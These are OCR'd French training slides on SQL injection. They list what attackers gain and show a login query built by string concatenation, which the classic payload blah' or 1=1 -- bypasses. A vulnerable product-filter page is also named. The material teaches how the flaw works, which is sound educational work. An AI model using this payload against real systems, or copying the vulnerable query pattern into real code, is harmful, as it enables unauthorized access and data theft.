
- Contournement d'authentification
- Divulgation d'informations
- Compromission de l'intégrité des données
- Compromission de  la disponibilité des données
- Exécution de code à distance

# SQL Injection Attacks

- En utilise cette attaque pour
  - Se connecter à une application sans fournir de nom d'utilisateur et de mot de passe valides et obtenir des privilèges administratifs.
  - Obtenir des informations sensibles qui sont stockées dans la base de données.
  - défigurer une page web, insérer du contenu malveillant dans des pages web ou modifier le contenu d'une base de données.
  - Supprimer les informations de la base de données, suppression de logs ou les informations d'audit stockées dans une base de données
- Il aide un attaquant à compromettre le système d'exploitation de l'hôte.


# SQL Injection Attacks

- Normal SQL Query



# SQL Injection Attacks

- Understanding an SQL Injection Query



# SQL Injection Attacks

- **La requête coté serveur :**

  **String strQry = "SELECT Count(*) FROM Users WHERE UserName='" + txtUser.Text + "' and Password='" + txtPassword.Text + "'";**

Comprendre une requête d'injection SQL

  - Un utilisateur saisit un nom d'utilisateur et un mot de passe qui **correspondent à un enregistrement** dans la **table de l'utilisateur.**
  - Une requête SQL générée dynamiquement est utilisée pour récupérer le nombre de lignes correspondantes.

- L'utilisateur est alors **authentifié et redirigé** vers la page demandée.
- Lorsque l'attaquant saisit **blah' or 1=1 --** alors la requête SQL aura l'apparence suivante


  **Select Count(*) FROM Users WHERE UserName='blah' or 1=1 --' AND Password=''**

- Comme les double guillemets désigne le début d'un commentaire en SQL, la requête devient simplement :


  **SELECT Count(*) FROM Users WHERE UserName='blah' or 1=1**

# SQL Injection Attacks: **BadProductList.aspx**


- Cette page affiche les produits de la base de données Northwind et permet aux utilisateurs de filtrer **la liste de produits obtenue à l'**aide d'une zone de texte appelée **txtFilter.**
- Comme l'exemple précédent (**BadLogin.aspx**), ce code est vulnérable aux attaques par injection SQL
- Le SQL exécuté est construit **dynamiquement** à partir d'une entrée fournie par l'utilisateur.



